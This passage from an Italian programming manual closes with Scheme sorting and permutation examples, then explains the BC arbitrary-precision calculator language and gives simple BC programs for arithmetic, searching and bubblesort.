    ; posizione giusta, e «cf» è ciò che viene restituito.
    cf
)

; ======================================================================
; (ordina <ele-inf> <ele-sup>)
; ----------------------------------------------------------------------
(define (ordina a z)
    ; Viene preparata la variabile «cf».
    (define cf 0)

    (if (> z a)
        (begin
            (set! cf (part a z))
            (ordina a (- cf 1))
            (ordina (+ cf 1) z)
        )
    )
)

; ======================================================================
; Inizio del programma.
; ----------------------------------------------------------------------

(define x 0)
(define i 0)
```

```
(define z 0)

(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! z (read))
(newline)

(if (> z DIM)
    (set! z DIM)
)

(display "Inserire i valori del vettore.")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

; Il vettore non viene trasferito come argomento della funzione,
; ma risulta accessibile esternamente.
(ordina 0 (- z 1))

(display "Il vettore ordinato è il seguente: ")
(newline)
(do ((i 0 (+ i 1)))
    ((>= i z))

    (display (vector-ref vettore i))
    (display " ")
)
(newline)

; ======================================================================
```

310.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 282.4.4.

```
; ======================================================================
; permuta1.scm
; Permutazioni.
; ======================================================================

; ----------------------------------------------------------------------
; Dichiara il vettore a cui faranno riferimento tutte le funzioni.
; ----------------------------------------------------------------------
(define DIM 100)
(define vettore (make-vector DIM))

; ----------------------------------------------------------------------
; Sempre per motivi pratici, rende disponibile la dimensione utilizzata
; effettivamente.
; ----------------------------------------------------------------------
(define n-elementi 0)

; ======================================================================
; (inverti-elementi <indice-1> <indice-2>)
; ----------------------------------------------------------------------
(define (inverti-elementi a z)
```

```
    (define scambio 0)
    (set! scambio (vector-ref vettore a))
    (vector-set! vettore a (vector-ref vettore z))
    (vector-set! vettore z scambio)
)

; ========================================================================
; (visualizza)
; ------------------------------------------------------------------------
(define (visualizza)
    (do ((i 0 (+ i 1)))
        ((>= i n-elementi))

        (display (vector-ref vettore i))
        (display " ")
    )
    (newline)
)

; ========================================================================
; (permuta <inizio> <fine>)
; ------------------------------------------------------------------------
(define (permuta a z)
    (define k 0)

    ; Se il segmento di array contiene almeno due elementi, si
    ; procede.
    (if (>= (- z a) 1)
        ; Inizia un ciclo di scambi tra l'ultimo elemento e uno
        ; degli altri contenuti nel segmento di array.
        (do ((k z (- k 1)))
            ((< k a))

            ; Scambia i valori.
            (inverti-elementi k z)

            ; Esegue una chiamata ricorsiva per permutare un
            ; segmento più piccolo dell'array.
            (permuta a (- z 1))

            ; Scambia i valori.
            (inverti-elementi k z)
        )

        ; Altrimenti, visualizza l'array e utilizza una variabile
        ; dichiarata globalmente.
        (visualizza)
    )
)

; ========================================================================
; Inizio del programma.
; ------------------------------------------------------------------------
(display "Inserire la quantità di elementi; ")
(display DIM)
(display " al massimo: ")
(set! n-elementi (read))
(newline)

(if (> n-elementi DIM)
    (set! n-elementi DIM)
)

(display "Inserire i valori del vettore.")
(newline)
(do ((i 0 (+ i 1)))
```

```
    ((>= i n-elementi))

    (display "elemento ")
    (display i)
    (display " ")
    (vector-set! vettore i (read))
    (newline)
)

; Il vettore non viene trasferito come argomento della funzione,
; ma risulta accessibile esternamente.
(permuta 0 (- n-elementi 1))

; ======================================================================
```

Parte lx

BC: linguaggio aritmetico a precisione arbitraria

BC

BC è un interprete di un linguaggio aritmetico, che fa parte della tradizione dei sistemi Unix, tanto da essere codificato anche nello standard POSIX. Come linguaggio non ha nulla di speciale, ma la sua facilità di utilizzo in modo interattivo e la sua diffusione, lo rendono molto comodo e utile.

L'utilizzo più conveniente di BC è probabilmente quello a riga di comando, come calcolatrice, tenendo conto che questa sua caratteristica può anche essere sfruttata utilmente all'interno di script di shell. L'esempio seguente mostra un utilizzo interattivo, per comprendere di cosa si tratta, almeno a prima vista:

`$` **`bc`**[*Invio*]

`255*63*3737*512`[*Invio*]

```
30737871360
```

[*Ctrl+d*]

Quello che si vede nell'esempio è la moltiplicazione di tre numeri: 255, 63, 3737 e 512. Il risultato è ciò che si vede alla fine: 30737871360. La stessa cosa si poteva inserire in uno script di shell nel modo seguente, in cui il risultato della moltiplicazione viene assegnato alla variabile '**`RISULTATO`**':

```
RISULTATO=`echo "255*63*3737*512" | bc`
```

Tuttavia, BC è in realtà un linguaggio di programmazione, benché semplice, la cui caratteristica fondamentale è quella di poter definire l'approssimazione del risultato, indipendentemente dall'architettura dell'elaboratore per il quale è stato compilato.

311.1 Base di numerazione

Una caratteristica importante di BC è la possibilità di gestire basi di numerazione diverse da 10. Tuttavia, ciò può creare degli imprevisti inattesi, per cui occorre fare attenzione quando si tenta di modificare la convenzione normale.

La base di numerazione viene modificata intervenendo attraverso due variabili predefinite che fanno parte del linguaggio, denominate '**`ibase`**' e '**`obase`**'. La prima contiene la base di numerazione per i numeri che vengono inseriti, mentre la seconda contiene la base usata per la rappresentazione dei risultati. In condizioni normali, sia '**`ibase`**', sia '**`obase`**', contengono il valore 10. Tuttavia, quando si cambia il valore di '**`ibase`**' si possono creare delle complicazioni; supponendo di voler inserire valori in base otto, basta agire come segue:

`ibase=8`[*Invio*]

Nel momento in cui si scrive un valore, questo viene interpretato in base otto:

`777`[*Invio*]

```
511
```

Infatti, 777_8 equivale a 511.

Quando però si vuole intervenire nuovamente sulla variabile '**`ibase`**', occorre ricordare che per il momento la base di numerazione è otto. Pertanto, volendo tornare alla base 10, bisogna trasformare prima il valore in ottale: 12_8.

`ibase=12`[*Invio*]

777[*Invio*]

```
777
```

Diversamente, scrivendo nuovamente '**ibase=10**' non si cambierebbe la base di numerazione, perché quel numero andrebbe inteso in ottale.

Esiste anche una convenzione, per cui i valori numerici espressi con una sola cifra, vanno intesi correttamente, in modo indipendente dal valore della variabile '**ibase**'. Pertanto, '**9**' vale sempre come se fosse scritto in base 10, dal momento che non ci possono essere ambiguità anche se la base di numerazione fosse più grande.

Le cifre che possono essere usate per comporre un numero sono i simboli da '**0**' a '**9**', con le lettere maiuscole da '**A**' a '**F**'. In questo modo si possono rappresentare agevolmente numeri con basi di numerazione che vadano da 2 a 16, mentre per basi di numerazione superiori le cose si complicano. In pratica, si possono rappresentare basi superiori scrivendo il risultato a cifre separate, dove ogni cifra è espressa come un numero in base 10. Per esempio, la stringa «100», esprimente un numero in base 20, verrebbe rappresentato come '**01 00 00**'.[1] L'esempio seguente mostra in che modo arrivare a questo risultato, tenendo in considerazione il fatto che la variabile '**ibase**' contenga inizialmente il valore 10.

obase=20[*Invio*]

400[*Invio*]

```
01 00 00
```

In base al principio per il quale una cifra numerica singola viene interpretata in modo non ambiguo, indipendentemente dalla base di numerazione stabilita in ingresso con la variabile '**ibase**', si può tornare facilmente a un inserimento di valori in base 10, sfruttando la cifra '**A**', il cui valore è sempre pari a 10:

ibase=A[*Invio*]

311.2 Approssimazione

La variabile '**scale**' definisce la quantità di cifre decimali da prendere in considerazione, quando il contesto non esprime già questo valore. In altri termini, una moltiplicazione definisce già la quantità di cifre decimali da considerare:

10*2.45[*Invio*]

```
24.50
```

Al contrario, nel caso della divisione è necessario stabilire subito la quantità di decimali da considerare:

scale=4[*Invio*]

10/3[*Invio*]

```
3.3333
```

Generalmente, all'avvio dell'interprete, il valore della variabile '**scale**' è pari a zero, avendo così un'approssimazione predefinita alla parte intera.

[1] uno, zero, zero in base 20, corrisponde a 400.

311.3 Linguaggio di programmazione

Il linguaggio di BC ha una vaga somiglianza con il C. In generale, le righe vuote e quelle bianche vengono ignorate, così come il testo circoscritto tra '**/***' e '***/**' (proprio come nel C).

> Alcune realizzazioni di BC prevedono anche l'uso del simbolo '**#**' come commento, allo scopo di poter realizzare facilmente degli script, iniziando con '**#!/usr/bin/bc**', ma si tratta di un'estensione che non fa parte dello standard POSIX.

Le istruzioni del linguaggio BC terminano normalmente alla fine della riga, ma è possibile usare anche il punto e virgola ('**;**') se si preferisce, oppure se si vogliono indicare più istruzioni assieme sulla stessa riga. La continuazione di un'istruzione in una riga successiva si ottiene mettendo una barra obliqua inversa ('****') alla fine, esattamente prima del codice di interruzione di riga.

```
istruzione [;]
```

```
istruzione \
continuazione_istruzione
```

Si possono definire dei raggruppamenti di istruzioni, racchiudendoli tra parentesi graffe ('**{ }**'). Anche in questo caso le istruzioni possono essere separate attraverso interruzioni di riga, oppure con il punto e virgola.

```
{istruzione
istruzione
istruzione}
```

```
{istruzione ; istruzione ; istruzione}
```

Il linguaggio consente la dichiarazione di variabili e di funzioni, che possono avere un nome composto esclusivamente da una lettera minuscola. Alcune realizzazioni di BC consentono l'uso di nomi più articolati, ma si tratta di estensioni non compatibili con le specifiche POSIX.

> Il linguaggio BC non prevede una funzione principale, come avviene invece in C. Infatti, si tratta di un linguaggio interpretato dove tutto viene eseguito appena possibile; anche le funzioni esistono appena dichiarate e possono essere sostituite da una dichiarazione successiva che utilizza lo stesso nome

Esistono solo due tipi di dati: le stringhe delimitate e i valori numerici (con la quantità stabilita di cifre dopo la virgola), dove la separazione tra parte intera e parte decimale si indica esclusivamente con un punto ('**.**'). Tuttavia, alle variabili si possono assegnare solo numeri, così come le funzioni possono restituire solo valori numerici.

311.3.1 Variabili semplici e array

La dichiarazione di una variabile avviene in modo molto semplice, con l'assegnamento di un valore numerico, come nell'esempio seguente:

```
x=123.456
```

Nello stesso modo si possono dichiarare degli array a una sola dimensione, indicando un indice tra parentesi quadre, come nell'esempio seguente, dove in particolare l'indice è espresso da un'espressione:

```
x[1+2]=234.567
```

Gli array non devono essere dimensionati e possono usare la quantità massima di elementi disponibili in base alla realizzazione di BC. Il primo elemento si raggiunge con l'indice zero e gli elementi successivi sono numeri interi positivi. Se si fa riferimento a un elemento dell'array che non è ancora stato assegnato, si ottiene il valore zero.

Per fare riferimento a un array nel suo complesso, si indica il nome, seguito dalle parentesi quadre, aperte e chiuse, senza contenere alcun indice: '*x* **[]**'.

311.3.2 Funzioni

La dichiarazione di una funzione ha una forma precisa, dove in questo caso *x* rappresenta il nome della stessa:

```
define x([parametro[, parametro]]...) {
    [auto variabile_automatica[, variabile_automatica]...]
    [istruzione]
    ...
    ...
    [return [(varlore_restituito)]]
}
```

Si osservi in particolare l'uso delle parentesi graffe per delimitare il corpo della funzione: è indispensabile che la parentesi graffa aperta si trovi sulla stessa riga iniziale della dichiarazione della funzione, con i parametri relativi.

I parametri della funzione possono essere nomi di variabili normali, oppure nomi di array senza un indice tra le parentesi quadre.

I parametri che appaiono tra parentesi tonde, equivalgono alla dichiarazione implicita di variabili locali, definite di tipo *automatico*, contenenti il valore trasmesso al momento della chiamata.

Oltre alle variabili che compongono l'elenco dei parametri della funzione, si possono dichiarare altre variabili automatiche nel modo seguente, nella riga immediatamente successiva alla parentesi graffa aperta:

```
[auto variabile_automatica[, variabile_automatica]...]
```

Si può usare una sola istruzione '**auto**', nella quale vanno elencate tutte le variabili automatiche, compresi gli array, nella forma '*x* **[]**'.

Una funzione restituisce sempre un valore numerico, anche se non viene utilizzata esplicitamente l'istruzione '**return**'; in tal caso, si tratta sempre di zero.

> Se il valore restituito dalla funzione non viene usato nella chiamata per un assegnamento, questo viene visualizzato, anche se ciò non fosse desiderabile. Per evitare questo inconveniente, è possibile assegnare a una variabile fittizia il valore restituito dalla funzione.

> Anche se è possibile fornire un array come parametro in una chiamata di funzione, l'istruzione '**return**' non può restituire un array.

La chiamata di una funzione avviene nel modo seguente; anche in questo caso *x* rappresenta il nome della funzione chiamata:

```
x([parametro[, parametro]]...)
```

I parametri possono essere variabili oppure valori costanti. Nel primo caso, se la funziona cambia il contenuto delle variabili corrispondenti, tali modifiche non si riperquotono nelle variabili usate nella chiamata.

Le funzioni possono anche non avere parametri; in quei casi si indicano le parentesi tonde senza alcun contenuto, sia nella dichiarazione, sia nella chiamata.

L'esempio seguente, molto semplice, mostra la dichiarazione di una funzione che esegue la moltiplicazione:

```
define m (x, y) {
    auto z
    z=x*y
    return (z)
}
```

Se questa funzione venisse salvata nel file '`moltiplica`', si potrebbe usare BC nel modo seguente:

$ **`bc moltiplica`**[*Invio*]

`m (7, 2)`[*Invio*]

```
14
```

[*Ctrl+d*]

La parola chiave '**`return`**', può essere usata senza l'indicazione del valore da restituire e quindi senza le parentesi tonde. In tal caso viene restituito il valore zero.

311.3.3 Emissione delle informazioni

BC prevede poche funzioni predefinite (interne), ma non mette a disposizione una funzione per l'emissione di stringhe. Se necessario, una costante stringa viene visualizzata semplicemente indicandola come un'istruzione, con un piccolo accorgimento.

Un'espressione che si traduce in un numero, porta alla visualizzazione del risultato, seguito da un codice di interruzione di riga; pertanto,

```
4567*3456
```

seguito da [*Invio*], genera il risultato 15783552, che viene mostrato e il cursore viene quindi portato sulla riga successiva:

```
4567*3456
15783552
_
```

Al contrario, la visualizzazione di una stringa non fa avanzare alla riga successiva, permettendo l'aggiunta di altre stringhe e di un solo valore numerico finale. Infatti,

`"ciao " ; "amore " ; "bello!"`[*Invio*]

Si traduce in

```
ciao amore bello!_
```

con il cursore alla destra del punto esclamativo. Aggiungendo un numero, la visualizzazione sulla riga termina:

`"Anni: " ; 35`[*Invio*]

```
Anni: 35
_
```

Il risultato delle espressioni viene visualizzato se questo non viene catturato da un assegnamento a una variabile. Pertanto:

7*5[*Invio*]

35

Invece,

a=7*5[*Invio*]

non visualizza alcunché.

Tuttavia, è possibile mostrare il risultato di un'espressione il cui risultato viene assegnato a una variabile, racchiudendola all'interno di parentesi tonde. Pertanto:

(a=7*5)[*Invio*]

35

311.3.4 Espressioni

Gli operatori che intervengono su valori numerici sono elencati nella tabella 311.1. Esiste tuttavia un chiarimento da fare sull'espressione '*op1*%*op2*', che non si comporta secondo lo standard comune. Infatti, solo quando '**scale**' contiene il valore zero, il risultato è il resto della divisione intera; diversamente, si ottiene il resto della divisione, tolto il risultato ottenuto in base alla quantità di cifre decimali stabilito dalla variabile '**scale**'. Per esempio, se '**scale**' contiene il valore cinque, 10%3 genera il risultato 0,00001. Infatti, potendo gestire cinque cifre decimali, 10%3 dà il risultato 3,33333, per cui, il resto della divisione rimane solo 0,00001:
3,33333*3+0,00001=10.

Tabella 311.1. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
++*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
--*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op--	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 ^ *op2*	Esponente: il primo operando elevato alla potenza del secondo.
x = *valore*	Assegna alla variabile il valore alla destra.
(*espressione*)	Le parentesi tonde richiedono la precedenza nella valutazione dell'espressione.
op1 += *op2*	*op1* = *op1* + *op2*
op1 -= *op2*	*op1* = *op1* - *op2*
op1 *= *op2*	*op1* = *op1* * *op2*
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*

Alcune realizzazioni tradizionali di BC, non più standard secondo POSIX, consentono l'uso di operatori simili al tipo '*op*=', descritti nella tabella, ma invertiti nell'ordine: '=*op*'. Ciò crea un problema nella valutazione di alcuni tipi di espressione; per esempio, '**a=-1**' può significare l'assegnamento del valore -1 alla variabile '**a**', oppure l'assegnamento di '**a-1**'. Per evitare ambiguità in queste condizioni, conviene usare le parentesi: '**a=(-1)**'.

Tabella 311.2. Elenco degli operatori di assegnamento obsoleti che qualche realizzazione di BC potrebbe usare ancora.

Operatore e operandi	Descrizione
op1 =+ *op2*	*op1* = *op1* + *op2*
op1 =- *op2*	*op1* = *op1* - *op2*
op1 =* *op2*	*op1* = *op1* * *op2*
op1 =/ *op2*	*op1* = *op1* / *op2*
op1 =% *op2*	*op1* = *op1* % *op2*

Gli operatori di confronto determinano la relazione tra due operandi e possono essere utilizzati esclusivamente in alcuni contesti precisi. Vengono elencati gli operatori disponibili nella tabella 311.3.

Tabella 311.3. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Lo standard POSIX stabilisce che queste espressioni possono apparire solo come condizione delle istruzioni '**`if`**', '**`while`**' e '**`for`**'; inoltre, è esclusa la possibilità di comporre espressioni più complesse con l'uso di operatori booleani.

311.3.5 Funzioni standard

BC predispone poche funzioni standard, che si distinguono in particolare per la lunghezza del loro nome. Queste sono riepilogate in breve nella tabella 311.4.

Tabella 311.4. Funzioni interne.

Funzione	Valore restituito
length (*espressione*)	Quantità di cifre significative dell'espressione.
scale (*espressione*)	Quantità di cifre decimali dell'espressione.
sqrt (*espressione*)	Radice quadrata dell'espressione.

Per quanto riguarda il caso particolare di '**`scale()`**', si fa riferimento al numero di decimali che genera l'espressione, in base al contesto. Per esempio, se il valore della variabile '**`scale`**' è zero, qualunque divisione darà soltanto un risultato intero, per cui '**`scale()`**' restituirà sempre solo zero.

Oltre a queste funzioni, è possibile chiedere a BC di mettere a disposizione alcune funzioni da una libreria standard. Si tratta di quelle elencate nella tabella 311.5.

Tabella 311.5. Funzioni della libreria standard.

Funzione	Valore restituito
s (*x*)	Seno.
c (*x*)	Coseno.
a (*x*)	Arcotangente.
l (*x*)	Logaritmo naturale.
e (*x*)	Funzione esponenziale: *e* elevato alla *x*.
j (*n*, *x*)	Funzione di Bessel.

311.3.6 Strutture di controllo di flusso

Il linguaggio BC gestisce le strutture di controllo di flusso principali, anche se con qualche limitazione. È disponibile una struttura condizionale semplificata (senza l'analisi di un'alternativa), il ciclo iterativo e il ciclo enumerativo:

```
if (condizione) istruzione
```

```
while (condizione) istruzione
```

```
for (espressione1; espressione2; espressione3) istruzione
```

Come nel linguaggio C, dal momento che si possono raggruppare le istruzioni in blocchi racchiusi tra parentesi graffe, in pratica si utilizzano queste strutture nel modo seguente:

```
if (condizione) {
    istruzione
    ...
}
```

```
while (condizione) {
    istruzione
    ...
}
```

```
for (espressione1; espressione2; espressione3) {
    istruzione
    ...
}
```

Naturalmente, le tre espressioni tra parentesi del ciclo enumerativo vanno intese nel modo comune. Per esempio, ciò che appare di seguito serve a mostrare 10 «x», attraverso il conteggio di una variabile.

```
for (i = 0; i < 10; i++) {
    "x"
}
```

Nell'ambito dei cicli, è possibile usare l'istruzione '**`break`**' per interrompere il ciclo con un'uscita forzata.

311.4 Utilizzo di BC

L'interprete del linguaggio BC è l'eseguibile '**`bc`**', che si utilizza secondo la sintassi seguente:

```
bc [-l] [file_bc]...
```

L'interprete legge ed esegue tutti i file indicati come argomento della riga di comando; alla fine, legge lo standard input. L'interprete termina di funzionare quando il flusso dello standard input termina, oppure quando incontra l'istruzione '**`quit`**'.

In questo modo, un programma che si deve concludere deve contenere l'istruzione '**`quit`**', oppure deve essere fornito attraverso lo standard input.

L’opzione ‘**-l**’ serve a ottenere da BC la disponibilità delle funzioni di libreria standard, elencate nella tabella 311.5; inoltre, la variabile ‘**scale**’ viene impostata al valore 20, mentre in condizioni normali il suo valore predefinito è zero.

Lo standard POSIX non prevede l’uso del simbolo ‘**#**’ come commento, per cui non è possibile realizzare degli script se non sfruttando delle estensioni di realizzazioni speciali. In pratica, ci possono essere realizzazioni di BC che consentono di scrivere programmi che iniziano in modo simile a quello seguente, eventualmente con l’aggiunta dell’opzione ‘**-l**’, a cui poi si aggiungono i permessi di esecuzione, ma ciò non è possibile se si vogliono scrivere programmi standard (portabili).

```
#!/usr/bin/bc
```

311.5 BC nella realizzazione GNU

La realizzazione GNU di BC [2] consente l’uso di diverse estensioni rispetto allo standard POSIX; in particolare completa la struttura di controllo condizionale con l’alternativa ‘**else**’, aggiunge l’istruzione ‘**print**’ per una gestione migliore della visualizzazione di informazioni e consente l’uso di operatori booleani nelle espressioni logiche, che possono essere usate anche al di fuori del contesto restrittivo stabilito da POSIX. Tuttavia è possibile richiedere un funzionamento strettamente aderente allo standard POSIX, utilizzando l’opzione ‘**-s**’, oppure creando la variabile di ambiente ‘**POSIXLY_CORRECT**’.

L’eseguibile ‘**bc**’ consente l’uso di più opzioni della riga di comando, alcune delle quali vengono descritte brevemente nel seguito.

Alcune opzioni

`-l | --mathlib`

Richiede l’uso delle librerie matematiche standard, impostando la variabile ‘**scale**’ al valore 20.

`-w | --warn`

Segnala l’uso di estensioni allo standard POSIX.

`-s | --standard`

Restringe il funzionamento allo standard POSIX.

311.6 Riferimenti

- *IEEE P1003.2 Draft 11.2*, September 1991, *bc - Arbitrary-precision arithmetic language* <*http://www.funet.fi/pub/doc/posix/p1003.2/d11.2/4.3*>

[2] **GNU BC** GNU GPL

BC: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Per eseguire questi esempi basta usare il comando seguente, dove '`prova.b`' rappresenta il nome del file da eseguire:

```
$ bc prova.b
```

Si vuole evitare l'uso di estensioni al linguaggio BC, per cui i programmi non vengono mostrati come script; inoltre manca la possibilità di controllare l'interazione con l'utilizzatore, quindi le funzioni devono essere richiamate manualmente e al termine si deve usare il comando '**`quit`**', oppure si conclude il flusso dello standard input con la combinazione [*Ctrl+d*].

Negli esempi non si fa uso delle librerie standard, pertanto i nomi relativi possono essere riutilizzati.

Le espressioni vengono scritte in modo da evitare la visualizzazione non desiderata. Per esempio, invece di '**`i++`**', si preferisce usare la forma '**`i=(i+1)`**', quando possibile.

> Bisogna ricordare che se non si assegna il risultato generato da una funzione, questo viene visualizzato. La variabile '**`t`**' è stata usata negli esempi per raccogliere questo risultato quando non desiderato.

312.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in BC. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

312.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è stato descritto nella sezione 282.2.1.

```
/*
    somma.b
    Somma esclusivamente valori positivi.
*/

define s (x, y) {
    auto z, i
    z=x
    for (i=1; i<=y; i++) {
        z=(z+1)
    }
    return (z)
}

"Per calcolare la somma, si utilizzi la funzione s (x, y): "
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
define s (x, y) {
    auto z, i
    z=x
    i=1
    while (i<=y) {
        z=(z+1)
        i=(i+1)
    }
    return (z)
}
```

312.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è stato descritto nella sezione 282.2.2.

```
/*
    moltiplica.b
*/

define m (x, y) {
    auto z, i
    z=0
    for (i=1; i<=y; i++) {
        z=(z+x)
    }
    return (z)
}

"Per calcolare la moltiplicazione, si utilizzi la funzione m (x, y): "
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
define m (x, y) {
    auto z, i
```

```
    z=0
    i=1
    while (i<=y) {
        z=(z+x)
        i=(i+1)
    }
    return (z)
}
```

312.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è stato descritto nella sezione 282.2.3.

```
/*
    dividi.b
    Divide esclusivamente valori positivi.
*/

define d (x, y) {
    auto z, i
    z=0
    i=x
    while (i>=y) {
        i=(i-y)
        z=(z+1)
    }
    return (z)
}

"Per calcolare la divisione intera, si utilizzi la funzione d (x, y): "
```

312.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è stato descritto nella sezione 282.2.4.

```
/*
    exp.b
*/

define x (x, y) {
    auto z, i
    z=1
    for (i=1; i<=y; i++) {
        z=(z*x)
    }
    return (z)
}

"Per calcolare l'elevamento a potenza, si utilizzi la funzione x (x, y): "
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**'.

```
define x (x, y) {
    auto z, i
    z=1
    i=1
    while (i<=y) {
        z=(z*x)
        i=(i+1)
    }
    return (z)
}
```

È possibile usare anche un algoritmo ricorsivo.

```
define x (x, y) {
    if (x==0) {
        return (0)
    }
    if (y==0) {
        return (1)
    }
    return (x * x (x, y-1))
}
```

312.1.5 Radice quadrata

Il problema della radice quadrata è stato descritto nella sezione 282.2.5.

```
/*
    radice.b
*/

define r (x) {
    auto z, y
    z=0
    y=0
    while (1) {
        y=(z*z)
        if (y>x) {
            /* È stato superato il valore massimo. */
            z=(z-1)
            return (z)
        }
        z=(z+1)
    }
}

"Per calcolare la radice quadrata, si utilizzi la funzione r (x): "
```

312.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 282.2.6.

```
/*
    fatt.b
*/

define f (x) {
    auto i
    i=(x-1)
    while (i>0) {
        x=(x*i)
        i=(i-1)
    }
    return (x)
}

"Per calcolare il fattoriale, si utilizzi la funzione f (x): "
```

In alternativa, l’algoritmo si può tradurre in modo ricorsivo.

```
define f (x) {
    if (x>1) {
        return (x * f (x-1))
    }
    return (1)
}
```

312.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 282.2.7.

```
/*
    mcd.b
*/

define m (x, y) {
    auto n
    while (x!=y) {
        n=0
        if (x>y) {
            x=x-y
            n=1
        }
        if (n==0) {
            y=(y-x)
        }
    }
    return (x)
}

"Per calcolare il massimo comune divisore, "
"si utilizzi la funzione m (x, y): "
```

312.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 282.2.8.

```
/*
    primo.b
*/

define p(x) {
    auto i, j
    i=2
    while (i<x) {
        scale=0
        j=(x/i)
        j=x-(j*i)
        if (j==0) {
            return (0)
        }
        i=(i+1)
    }
    return (1)
}

"Per verificare se un numero sia primo, si utilizzi la funzione p (x, y); "
"1 indica un numero primo, 0 indica un numero che non è primo. "
```

312.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in BC. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

Per usare questi programmi, mancando un sistema normale di interazione con l'utilizzatore, è necessario creare un array prima di utilizzare la funzione che svolge il lavoro di ricerca o di riordino. Per esempio, nel caso della funzione '**`r()`**' per la ricerca sequenziale:

$ **`bc ricercaseq.b`**[*Invio*]

```
Ricerca sequenziale: r (<lista>, , <elemento>, <inizio>, <fine>)
```

`a[0]=3`[*Invio*]

`a[1]=10`[*Invio*]

`a[2]=33`[*Invio*]

`a[3]=56`[*Invio*]

`r (a[], 33, 0, 3)`[*Invio*]

```
2
```

[*Ctrl+d*]

312.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 282.3.1.

```
/*
    ricercaseq.b
*/

/* r (<lista>, <elemento>, <inizio>, <fine>) */
define r (l[], x, a, z) {
    auto i
    for (i=a; i<=z; i++) {
        if (x==l[i]) {
            return (i)
        }
    }
    /* La corrispondenza non è stata trovata. */
    return (-1)
}

"Ricerca sequenziale: r (<lista>, , <elemento>, <inizio>, <fine>) "
```

Esiste anche una soluzione ricorsiva che viene mostrata nella funzione seguente:

```
define r (l[], x, a, z) {
    if (a>z) {
        return (-1)
    }
    if (x==l[a]) {
        return (a)
    }
    return (r (l[], x, a+1, z))
}
```

312.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è stato descritto nella sezione 282.3.2.

```
/*
    ricercabin.b
*/

/* r (<lista>, <elemento>, <inizio>, <fine>) */
define r (l[], x, a, z) {
    auto m
    /* Determina l'elemento centrale. */
    scale=0
    m = ((a+z)/2)
    if (m<a) {
        /* Non restano elementi da controllare: l'elemento cercato non c'è. */
        return (-1)
    }
    if (x<l[m]) {
        /* Si ripete la ricerca nella parte inferiore. */
        return (r (l[], x, a, m-1))
    }
    if (x>l[m]) {
        /* Si ripete la ricerca nella parte superiore. */
        return (r (l[], x, m+1, z))
    }
    /* $m rappresenta l'indice dell'elemento cercato. */
    return (m)
}

"Ricerca binaria: r (<lista>, <elemento>, <inizio>, <fine>) "
```

312.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in BC. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

Per consentire la visualizzazione del contenuto di un array è necessario predisporre una funzione apposita, che viene presentata qui, senza ripeterla nei vari esempi proposti (per evitare di visualizzare uno zero aggiuntivo, conviene assegnare il valore restituito dalla funzione stessa).

```
/* v (<lista>, <inizio>, <fine>) */
define v (l[], a, z) {
    auto j
    for (j=a; j<=z; j++) {
        (l[j])
    }
    return
}
```

312.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 282.4.1. Viene mostrato prima una soluzione iterativa e successivamente la funzione '**`bsort()`**' in versione ricorsiva.

```
/*
    bsort.b
*/

/* l[] è l'array da riordinare. */

/* b (<inizio>, <fine>) */
```

```
define b (a, z) {
    auto s, j, k

    /* Inizia il ciclo di scansione dell'array. */
    for (j=a; j<z; j++) {
        /*
            Scansione interna dell'array per collocare nella posizione j
            l'elemento giusto.
        */
        for (k=(j+1); k<=z; k++) {
            if (l[k]<l[j]) {
                /* Scambia i valori */
                s=l[k]
                l[k]=l[j]
                l[j]=s
            }
        }
    }
    return
}

"Bubblesort: l[]; t = b (<inizio>, <fine>)   "
"L'array da riordinare è l[]. "
```

